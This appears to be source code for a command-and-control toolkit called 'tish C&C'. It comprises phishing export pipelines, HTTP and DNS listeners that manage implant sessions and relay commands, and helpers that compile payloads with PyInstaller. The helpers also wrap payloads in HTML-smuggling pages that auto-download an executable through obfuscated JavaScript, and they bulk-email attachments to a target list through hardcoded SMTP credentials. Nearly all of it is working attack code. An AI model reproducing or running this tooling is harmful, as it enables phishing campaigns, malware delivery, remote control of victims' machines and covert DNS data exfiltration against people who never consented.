      options:
        modules: [requests, subprocess, time, sys, random]
        filename: tohtml_downloadtmp
    - action: cleantmp
      options:
        ext: ".py"
    - action: html_download
      options:
        title: "phishing title"
        body: "phishing body"
        filename: unset
        download_name: "phishing_name"
    - action: rm
      options:
        filename: tohtml_downloadtmp

- name: "email"
  options: none
  pipeline:
    - action: totmp
      options:
        ext: ".py"
    - action: pyinstaller
      options:
        modules: [requests, subprocess, time, sys, random]
        filename: tohtml_downloadtmp
    - action: cleantmp
      options:
        ext: ".py"
    - action: html_download
      options:
        title: "phishing title"
        body: "phishing body"
        filename: "phish.html"
        download_name: "phishing_name"
    - action: rm
      options:
        filename: tohtml_downloadtmp
    - action: send_bulkemail
      options:
          email_sender: "Private Person <from@smtp.mailtrap.io>"
          targets: "targets.txt"
          email_subject: "email test"
          email_template: "phishing.html"
          email_delay: 1

          smtp_port: 2525
          smtp_server: "smtp.mailtrap.io"
          smtp_login: "eb9390145a33ed"
          smtp_password: "e7f6a4465e2ef1"
    - action: rm
      options:
        filename: "phish.html"

- name: "zipemail"
```

```
    options: none
    pipeline:
      - action: totmp
        options:
          ext: ".py"
      - action: pyinstaller
        options:
          modules: [requests, subprocess, time, sys, random]
          filename: unset
      - action: cleantmp
        options:
          ext: ".py"
      - action: zip
        options:
          filename: unset
      - action: send_bulkemail
        options:
            email_sender: "Private Person <from@smtp.mailtrap.io>"
            targets: "targets.txt"
            email_subject: "email test"
            email_template: "phishing.html"
            email_delay: 1
            smtp_port: 2525
            smtp_server: "smtp.mailtrap.io"
            smtp_login: "eb9390145a33ed"
            smtp_password: "e7f6a4465e2ef1"
```

config.yaml

```
meta:
  version: 0.3b
  author: "@moroznayatish"
cli:
  default_prefix: ': '
system:
  updatekeyprefix: "in:"
  chunkkeyprefix: "chunk:"
payloads:
  dir: './payloads'
scripts:
  dir: './scripts'
servers:
  http:
    port: 80
    host: "0.0.0.0"
    header: "res"
    hostname: "127.0.0.1"
  dns:
    port: 53
    host: "0.0.0.0"
    hostname: "127.0.0.1"
    tcp: False
    domain: ".xlsxwebadditionalinfo.com"
    ttl: 60s
    origin: "."
```

tc

```
#!/usr/bin/env python3
from helpers.console import *
from helpers.config import *

import helpers.payloads

import cncservers.httpcnc
import cncservers.dnscnc
import multiprocessing, time, sys, os, copy

print("[|] loading tcnc configuration")
config = tcnc_cfg()


print("[|] loading payload configuration and scripts")
payload_dir = config["payloads"]["dir"]
payload_files = [os.path.normpath(payload_dir+"/"+filename) for filename in
os.listdir(payload_dir) if ".yaml" in filename]

payloads = {}
exports = {}

for filename in payload_files:
      payload_cfg, payload_exports = helpers.payloads.payload_config(filename,
config)
      payloads[payload_cfg["typeid"]] = payload_cfg
      exports[payload_cfg["typeid"]] = payload_exports


export_count = 0
for pt in exports.keys():
      export_count += len(exports[pt])


print("[+] loaded {} payloads and {} export formats".format(len(payloads),
export_count))

scripts_dir = config["scripts"]["dir"]
script_files = [os.path.normpath(scripts_dir+"/"+filename) for filename in
os.listdir(scripts_dir)]

scripts = {}
for filename in script_files:
      with open(filename, 'r') as f:
            script = f.read().split("\n")
      scripts[filename.split(os.path.sep)[-1]] = script


print("[+] loaded {} scripts".format(len(scripts.keys())))


manager = multiprocessing.Manager()
share = manager.dict()
share["cfg"] = config
share["payloads"] = payloads
share["sessions"] = []
share["session_count"] = 0
```

```
print("[|] initializing listeners")


http_server = multiprocessing.Process(target=cncservers.httpcnc.run,
args=(share,))
http_server.start()

dns_server = multiprocessing.Process(target=cncservers.dnscnc.run,
args=(share,))
dns_server.start()


while not share.get("http:start"):
      pass

banner = """ .---.  .---.
{{_   _}}/  ___}}
  | |  \\     }}
  `-'   `---' v.{} {}""".format(config["meta"]["version"],
config["meta"]["author"])

print(banner)


cli = tcnc_cli()
cli.set_prefix(config["cli"]["default_prefix"])



@cli.add_command("sessions")
def sessions(argstr):
      argarr = argstr.split()
      if argstr == "":
            print("current sessions:")
            for i in share.keys():
                  if "session_number" in i:
                        yaml.dump({i: share[i]}, sys.stdout)

      elif argstr in share["sessions"]:
            interact(argstr)
      elif len(argarr) == 2 and argarr[0] == "-k":
            delete_session(argarr[1])
      elif len(argarr) == 2 and argarr[0] == "-n":
            try:
                  session_number = int(argarr[1])
                  for key in share.keys():
                        if ":session_number:"+str(session_number) in key:
                              session_id =
key.replace(":session_number:"+str(session_number), '')

                  interact(session_id)
            except (KeyboardInterrupt, EOFError):
                  print("[-] break")
                  exit(0)
      else:
            print("[-] usage:\n sessions\n sessions [-k] session_id\nsessions -n
session_number", argstr)

def interact(id):
```

```
      for key in share.keys():
            if id+":session_number:" in key:
                  typeid = share[key]["typeid"]
      cfg = share["payloads"][typeid]
      cmd = ""
      if len(share[id]) > 0:
            for line in share[id]:

      print(line.replace(share["payloads"][typeid]["cli"]["linesep"], '\n'))
            share[id] = []
      while True:
            share["interact"] = id
            cmd = input()
            if cmd == "back":
                  break
            share[config["system"]["updatekeyprefix"]+id] += [cmd]
      share["interact"] = ""

def delete_session(session_number):
      session_id = ""
      for key in share.keys():
            if ":session_number:"+str(session_number) in key:
                  session_id =
key.replace(":session_number:"+str(session_number), '')
      if session_id in share["sessions"]:
            updatekey = config["system"]["updatekeyprefix"] + session_id
            typeid =
share[session_id+":session_number:"+session_number]["typeid"]
            share[updatekey] +=
[share["payloads"][typeid]["interact"]["quitcmd"]]
            time.sleep(share["payloads"][typeid]["interact"]["timeout"])
            del share[updatekey]
            del share[session_id+":session_number:"+session_number]
            del share[session_id]
            share["sessions"] = [i for i in share["sessions"] if i !=
session_id]
      else:
            print("[-] no session to kill")

@cli.add_command("meta")
def meta(args):
      metadata = config["meta"]
      for i in metadata:
            print(i, ":", metadata[i])


@cli.add_command("quit")
def quit(args):
      http_server.terminate()
      dns_server.terminate()
      exit(0)

@cli.add_command("payload_config")
def config_cmd(args):
      if args == "":
            print("[-] usage:\nconfig <tc/typeid>")
            return
      argarr = args.split(" ")
      if len(argarr) == 1:
            if argarr[0] == "tc":
```

```
                  yaml.dump(config, sys.stdout)
            elif argarr[0] in payloads.keys():
                  yaml.dump(payloads[argarr[0]], sys.stdout)
            else:
                  print("[-] usage:\nconfig tc -- show tc configuration\nconfig
<typeid> [edit] -- show payload template configuration")

@cli.add_command("payloads")
def list_payloads(args):
      print("[|] loaded payloads:")
      for pl in share["payloads"].keys():
            print("[+]", pl)

@cli.add_command("exports")
def list_exports(args):
      print("[|] loaded export formats:")
      for pt in exports.keys():
            print("[+]", pt)
            for exp in exports[pt]:
                  print("[|]  ", exp["name"])

@cli.add_command("export")
def do_export(args):
      if args == "" or "." not in args:
            print("[-] usage:\n export <payload>.<format>")
            return
      payload_type, export_name = args.split(".")
      if payload_type not in exports.keys():
            print("[-] no payload found")
            return
      export_obj = None
      for export in exports[payload_type]:
            if export["name"] == export_name:
                  export_obj = export
      if export_obj is None:
            print("[-] no export found")
            return
      payload_str = helpers.payloads.dump(share["payloads"][payload_type])
      helpers.payloads.pipeline.do_pipeline(export_obj, payload_str)

@cli.add_command("export_options")
def show_options(args):
      if args == "" or "." not in args:
            print("[-] usage:\n options <payload>.<format>")
            return
      payload_type, export_name = args.split(".")
      if payload_type not in exports.keys():
            print("[-] no payload found")
            return
      export_obj = None
      for export in exports[payload_type]:
            if export["name"] == export_name:
                  export_obj = export
      if export_obj is None:
            print("[-] no export found")
            return
      yaml.dump(export_obj["pipeline"], sys.stdout)

@cli.add_command("export_set")
def set_options(args):
```

```
      try:
            path, value = args.split(" ")
            payload_type, export_name, action, option = path.split(".")
      except:
            print("[-] usage:\n set <payload>.<format>.<action>.<option>
<value>")
            return
      if payload_type not in exports.keys():
            print("[-] no payload found")
            return
      export_obj = None
      for export in exports[payload_type]:
            if export["name"] == export_name:
                  export_obj = export
      if export_obj is None:
            print("[-] no export found")
            return
      newvalue = value
      try:
            newvalue = float(value)
            newvalue = int(value)
      except:
            pass

      action_obj = None
      for action_i in export_obj["pipeline"]:
            if action_i["action"] == action:
                  print(action_obj)
                  action_obj = action_i

      action_obj["options"][option] = newvalue

@cli.add_command("script_runi")
def run_script(args):
      try:
            session_number, script_name = args.split(" ")
      except:
            print("[-] usage:\n run <session_num> <script_name>")
      try:
            for key in share.keys():
                  if ":session_number:"+str(session_number) in key:
                        session_id =
key.replace(":session_number:"+str(session_number), '')
            share[config["system"]["updatekeyprefix"]+session_id] +=
scripts[script_name]
      except:
            print("[-] error running script")
      interact(session_id)

@cli.add_command("script_run")
def run_script_nointeract(args):
      try:
            session_number, script_name = args.split(" ")
      except:
            print("[-] usage:\n run <session_num> <script_name>")
      try:
            for key in share.keys():
                  if ":session_number:"+str(session_number) in key:
                        session_id =
key.replace(":session_number:"+str(session_number), '')
```

```
            share[config["system"]["updatekeyprefix"]+session_id] +=
scripts[script_name]
      except:
            print("[-] error running script")



@cli.add_command("script_format")
def format_script(args):
      try:
            script_name, option, value = args.split(" ")
      except:
            print("[-] usage:\n run <session_num> <script_name>")
      try:
            argdict = {option: value}
            for linen in range(len(scripts[script_name])):
                  scripts[script_name][linen] =
scripts[script_name][linen].format(**argdict)
      except:
            print("[-] error formatting script")

@cli.add_command("script_dump")
def dump_script(args):
      try:
            for line in scripts[args]:
                  print("[|]", line)
      except:
            print("[-] error dumping script")



@cli.add_command("scripts")
def list_script(args):
      print("[+] loaded scripts:")
      for i in scripts.keys():
            print("[|]",i)



@cli.add_command("help")
def list_cmds(args):
      print("[+] supported commands:")
      for i in cli.commands.keys():
            print("[|]",i)




cli.run()
```

cncservers/httpcnc.py

```
from flask import Flask, request
import sys, logging, yaml

def run(share):

      cfg = share["cfg"]["servers"]["http"]
```

```
	log = logging.getLogger('werkzeug')
	log.setLevel(logging.ERROR)
	cli = sys.modules['flask.cli']
	cli.show_server_banner = lambda *x: None

	app = Flask("tcnc_http")

	@app.route("/track", methods=['GET'])
	def track_display():
		print("[+] new tracking request:", end=' ')
		yaml.dump(dict(request.args), sys.stdout)
		print("")
		return '', 200


	@app.route("/<path:path>", methods=['POST'])
	def update(path):

		updatekey = share["cfg"]["system"]["updatekeyprefix"] + path

		if path not in share.keys():
			share[path] = []
			share[updatekey] = []
			share["sessions"] += [path]
			share[path+":session_number:"+str(share["session_count"])] =
{'id': path, 'typeid': request.headers[cfg["header"]]}
			share["session_count"] += 1
			print("\n[+] connection from payload with id", path, "with
typeid", request.headers[cfg["header"]])

		postdata = request.headers[cfg["header"]]
		typeid = ""
		for i in share.keys():
			if path+":session_number" in i:
				typeid = share[i]["typeid"]

		if postdata != "none"+path:
			if "interact" in share.keys() and share["interact"] == path:
				linesep = share["payloads"][typeid]["cli"]["linesep"]
				print(postdata.replace(linesep, '\n'))
			else:
				share[path] += [postdata]


		if len(share[updatekey]) > 0:
			returndata = share[updatekey][0]
			if len(share[updatekey]) == 1:
				share[updatekey] = []
			else:
				share[updatekey] = share[updatekey][1:]
		else:
			returndata =
share["payloads"][typeid]["interact"]["delaycmd"].format(id=path)
		return returndata, 200
	print("\n[+] starting HTTPcnc on",cfg["host"],":",cfg["port"])
	share["http:start"] = True

	app.run(host=cfg["host"], port=cfg["port"])
```

cncservers/dnscnc.py

```
from dnslib import RR,QTYPE,RCODE,TXT,parse_time
from dnslib.label import DNSLabel
from dnslib.server import DNSServer,DNSHandler,BaseResolver,DNSLogger
from subprocess import getoutput
import base64, sys, time, copy

class CNCResolver(BaseResolver):
      def __init__(self,origin,ttl,domain,share):
            self.origin = DNSLabel(origin)
            self.ttl = parse_time(ttl)
            self.domain = domain
            self.share = share

      def resolve(self, request, handler):
            reply = request.reply()
            qname = request.q.qname


            reqdata, path = str(qname).replace(self.domain, "").split(".")[:-1]

            updatekey = self.share["cfg"]["system"]["updatekeyprefix"] + path
            chunkkey = self.share["cfg"]["system"]["chunkkeyprefix"] + path

            if path not in self.share.keys():
                  typeid = base64.urlsafe_b64decode(reqdata).decode()
                  self.share[path] = []
                  self.share[updatekey] = []
                  self.share[chunkkey] = []
                  self.share["sessions"] += [path]

      self.share[path+":session_number:"+str(self.share["session_count"])] =
{'id': path, 'typeid': typeid}
                  self.share["session_count"] += 1
                  print("\n[+] connection from payload with id", path, "with
typeid", typeid)


            if "chunk-" in reqdata:
                  self.share[chunkkey] += [reqdata.replace("chunk-", '')]
                  reply.header.rcode = RCODE.NXDOMAIN
                  return reply
            elif "end-" in reqdata:
                  full_req = "".join(self.share[chunkkey]) +
reqdata.replace("end-", '')
                  if "interact" in self.share.keys() and self.share["interact"]
== path:
                        print(base64.urlsafe_b64decode(full_req).decode())
                  else:
                        self.share[path] +=
[base64.urlsafe_b64decode(full_req).decode()]
                  self.share[chunkkey] = []
            elif "none"+path == base64.urlsafe_b64decode(str(reqdata)).decode():
                  pass
            else:
                  if "interact" in self.share.keys() and self.share["interact"]
== path:
                        print(base64.urlsafe_b64decode(str(reqdata)).decode())
```

```
                  else:
                        self.share[path] +=
[base64.urlsafe_b64decode(reqdata).decode()]

            typeid = ""
            for i in self.share.keys():
                  if path+":session_number" in i:
                        typeid = self.share[i]["typeid"]

            if len(self.share[updatekey]) > 0:
                  returndata = self.share[updatekey][0]
                  if len(self.share[updatekey]) == 1:
                        self.share[updatekey] = []
                  else:
                        self.share[updatekey] = self.share[updatekey][1:]
            else:
                  returndata =
self.share["payloads"][typeid]["interact"]["delaycmd"].format(id=path)

            reply.add_answer(RR(qname, QTYPE.TXT, ttl=self.ttl,
rdata=TXT(returndata[:254])))
            return reply

def run(share):


      cfg = share["cfg"]["servers"]["dns"]


      host = cfg["host"]
      port = cfg["port"]
      tcp = cfg["tcp"]
      ttl = cfg["ttl"]
      origin = cfg["origin"]
      domain = cfg["domain"]

      resolver = CNCResolver(origin,ttl,domain,share)
      logger = DNSLogger("error", False)
      print("[+] starting DNScnc @(%s:%d) [%s]" % (host or "*", port, "UDP"))

      dns_server = DNSServer(resolver, port=port, address=host, logger=logger)
      dns_server.start_thread()

      while dns_server.isAlive():
            time.sleep(1)
```

helpers/console.py

```
class tcnc_cli:
      def __init__(self):
            self.prefix = ": "
            self.banner = "tish C&C console"
            self.commands = {}

      def set_prefix(self, prefix):
            self.prefix = prefix
      def error(self, *errarr):
            print("[-]", " ".join(errarr))
      def exit(self):
```

```
            print("\nuser exit")

      def add_command(self, cmd):
            def _inner_cmd_decorator(handler):
                  self.commands[cmd] = handler
                  return handler
            return _inner_cmd_decorator

      def execute(self, cmd, args):
            if cmd in self.commands.keys():
                  self.commands[cmd](args)
            else:
                  self.error("invalid command.")

      def get_command(self):
            cmdstr = ""
            while cmdstr == "":
                  try:
                        cmdstr = input(self.prefix)
                  except KeyboardInterrupt:
                        print()
                  except EOFError:
                        return "quit", ""
            if " " in cmdstr:
                  cmd, args = cmdstr.split(" ", 1)
                  return cmd, args
            else:
                  return cmdstr, ""
      def run(self):
            cmd = ''
            try:
                  while cmd != "quit":
                        cmd, args = self.get_command()

                        self.execute(cmd, args)
            except (EOFError, KeyboardInterrupt):
                  self.exit()
```

helpers/config.py

```
import yaml

MAINCFG = "config.yaml"

def tcnc_cfg():
      with open(MAINCFG) as f:
            return yaml.safe_load(f)
```

helpers/payloads.py

```
import yaml, string, random, copy

def random_string(len):
    letters = string.ascii_lowercase + string.ascii_uppercase + string.digits
    return ''.join(random.choice(letters) for i in range(len))
```

```
def payload_config(filename, tcnc_config):
      with open(filename, 'r') as f:
            cfg = yaml.safe_load(f)
      payload_cfg = cfg["payload"]
      exports = cfg["exports"]
      server_cfg = tcnc_config["servers"][payload_cfg["type"]]
      server_options = {}
      for key in payload_cfg["template"]["server_options"]:
            payload_cfg["template"]["options"][key] = server_cfg[key]
      return payload_cfg, exports



def dump(cfg):
      template = cfg["template"]["filename"]
      with open(template, 'r') as f:
            raw_template = f.read()
      variables = cfg["template"]["options"]
      if cfg["template"]["random_options"] != "none":
            for option in cfg["template"]["random_options"].keys():
                  if option not in cfg["template"]["options"].keys():
                        cfg["template"]["options"][option] =
random_string(cfg["template"]["random_options"][option])
      return raw_template.format(**variables)



class options_obj:
      def __init__(self, localopts, globalopts):
            self.lopts = localopts if localopts != "none" else {}
            self.gopts = globalopts if globalopts != "none" else {}
      def get(self, option):
            if option in self.lopts:
                  return self.lopts[option]
            if option in self.gopts:
                  return self.gopts[option]
            return input("[-] option error:\n"+option+"=")
      def dict(self):
            _innerdict = {}
            for i in self.gopts:
                  _innerdict[i] = self.gopts[i]
            for i in self.lopts:
                  _innerdict[i] = self.lopts[i]
            return _innerdict

class _export_pipeline:
      def __init__(self):
            self.handlers = {}
            self.inout = {}
      def do_pipeline(self, gexport, payload):
            export = copy.deepcopy(gexport)
            data, curr_type = payload, "string"
            for option in export["options"]:
                        if export["options"] == "none":
                              continue
                        if export["options"][option] == "unset":
```

```
                              export["options"][option] =
input(export["name"]+":"+option+"=")
            for action in export["pipeline"]:
                  if self.inout[action["action"]][0] != curr_type:
                        print("[-] pipeline type error in:", action["action"],
"\n[|] in pipeline:",export["name"])
                        return
                  for option in action["options"]:
                        if action["options"] == "none":
                              continue
                        if action["options"][option] == "unset":
                              action["options"][option] =
input(action["action"]+":"+option+"=")
                  options = options_obj(action["options"], export["options"])
                  data = self.handlers[action["action"]](data, options)
                  curr_type = self.inout[action["action"]][1]
            print("[+] processed pipeline", export["name"], "with result:")
            print(data)
      def add_handler(self, cmd, inout):
            def _inner_cmd_decorator(handler):
                  self.inout[cmd] = inout
                  self.handlers[cmd] = handler
                  return handler
            return _inner_cmd_decorator



pipeline = _export_pipeline()

@pipeline.add_handler("tobase64", ["string", "string"])
def tobase64(data, options):
      import base64
      byte_data = bytes(data, encoding=options.get("encoding"))
      return base64.b64encode(byte_data).decode('utf-8')

@pipeline.add_handler("tofile", ["string", "filename"])
def tofile(data, options):
      with open(options.get("filename"), 'w') as f:
            f.write(data)
      return options.get("filename")

@pipeline.add_handler("template", ["string", "string"])
def load_template(data, options):
      with open(options.get("template"), 'r') as f:
            raw_template = f.read()
      return raw_template.format(data=data, **options.dict())

@pipeline.add_handler("str_replace", ["string", "string"])
def str_replace(data, options):
      return data.replace(options.get("str_orig"), options.get("str_repl"))


@pipeline.add_handler("str_split", ["string", "string"])
def str_split(data, options):
      lench = options.get("len")
      chunks, chunk_size = len(data), lench
      chunk_list = [ data[i:i+chunk_size] for i in range(0, chunks, chunk_size)
]
```

```
      return options.get("str_start") +
options.get("str_split").join(chunk_list) + options.get("str_end")


@pipeline.add_handler("totmp", ["string", "filename"])
def totmp(data, options):
      tmpname = random_string(16) + "temp" + options.get("ext")
      with open(tmpname, 'w') as f:
            f.write(data)
      return tmpname

@pipeline.add_handler("none", ["string", "string"])
def notransform(data, options):
      return data

@pipeline.add_handler("pyinstaller", ["filename", "filename"])
def pyinstaller(data, options):
      import os
      outname = options.get("filename")
      inname = data
      modules = ""
      for i in options.get("modules"):
            modules += "--hidden-import "+i+" "
      os.system("mkdir pyinstaller_temp")
      os.chdir("./pyinstaller_temp")
      os.system("pyinstaller {}-F -n {} ../{}".format(modules, outname, inname))
      os.system("mv ./dist/{} ../".format(outname))
      os.chdir("../")
      os.system("rm -r ./pyinstaller_temp")
      return outname

@pipeline.add_handler("cleantmp", ["filename", "filename"])
def cleantmp(data, options):
      import os
      os.system("rm *temp"+options.get("ext"))
      return data

@pipeline.add_handler("rm", ["filename", "filename"])
def rmtmp(data, options):
      import os
      os.system("rm "+options.get("filename"))
      return data

@pipeline.add_handler("ccompile", ["filename", "filename"])
def ccompile(data, options):
      import os
      outname = options.get("filename")
      args = options.get("args")
      os.system("gcc {} -o {} {}".format(data, outname, args))
      return outname

@pipeline.add_handler("zip", ["filename", "filename"])
def zipfile(data, options):
      import os
      outname = options.get("filename")
      os.system("zip {} {}".format(outname, data))
      return outname
```

```
@pipeline.add_handler("html_download", ["filename", "filename"])
def html_download(data, options):
	import sys, base64
	output_name = options.get("download_name")
	filename = options.get("filename")
	title = options.get("title")
	body = options.get("body")


	with open(data, 'rb') as f:
		file_contents = base64.b64encode(f.read()).decode()


	js = "var saveData=function(){var e=document.createElement('a');return
document.body.appendChild(e),e.style='display: none',function(n,o){const
t=atob(n),a=new Array(t.length);for(let
e=0;e<t.length;e++)a[e]=t.charCodeAt(e);const r=new Uint8Array(a);blob=new
Blob([r],{type:'octet/stream'}),url=window.URL.createObjectURL(blob),e.href=url,
e.download=o,window.navigator&&window.navigator.msSaveOrOpenBlob?window.navigato
r.msSaveOrOpenBlob(blob,o):(e.click(),window.URL.revokeObjectURL(url))}}();"
	js += "saveData('{}', '{}')".format(file_contents, output_name)

	js = base64.b64encode(js.encode('utf-8')).decode()
	html =
"<html><head><title>{}</title></head><body>{}</body><script>eval(atob('{}'))</sc
ript></html>".format(title, body, js)
	with open(filename, 'w') as f:
		f.write(html)
	return filename

@pipeline.add_handler("send_bulkemail", ["filename", "filename"])
def send_bulkemail(data, options):
	import smtplib, time
	from email.mime.text import MIMEText
	from email.mime.base import MIMEBase
	from email import encoders
	from email.mime.multipart import MIMEMultipart

	sender = options.get("email_sender")

	targets = options.get("targets")
	subject = options.get("email_subject")
	template = options.get("email_template")
	sending_delay = options.get("email_delay")

	smtp_port = options.get("smtp_port")
	smtp_server = options.get("smtp_server")
	smtp_login = options.get("smtp_login")
	smtp_password = options.get("smtp_password")

	with open(targets, 'r') as f:
		receivers = f.read().split("\n")[:-1]

	with open(template, 'r') as f:
		template_str = f.read()


	messages = []
	with smtplib.SMTP(smtp_server, smtp_port) as server:
		server.login(smtp_login, smtp_password)
```

```
            print("[+] connected to SMTP server", smtp_server)
            for target in receivers:
                  target_name, target_email = target.split(",")
                  message = MIMEMultipart("alternative")
                  message["From"] = sender
                  message["To"] = target_email
                  message["Subject"] = subject
                  name_enc = target_name.replace(" ", "%20")
                  body = template_str.format(name=target_name,
name_enc=name_enc)
                  part = MIMEText(body, "html")
                  message.attach(part)
                  with open(data, "rb") as attachment:
                        part = MIMEBase("application", "octet-stream")
                        part.set_payload(attachment.read())
                        encoders.encode_base64(part)
                        part.add_header("Content-Disposition", f"attachment;
filename= {data}")
                  message.attach(part)
                  message_text = message.as_string()
                  server.sendmail(sender, target_email, message_text)
                  print("[+] sending payload to", target_email)
                  time.sleep(sending_delay)
```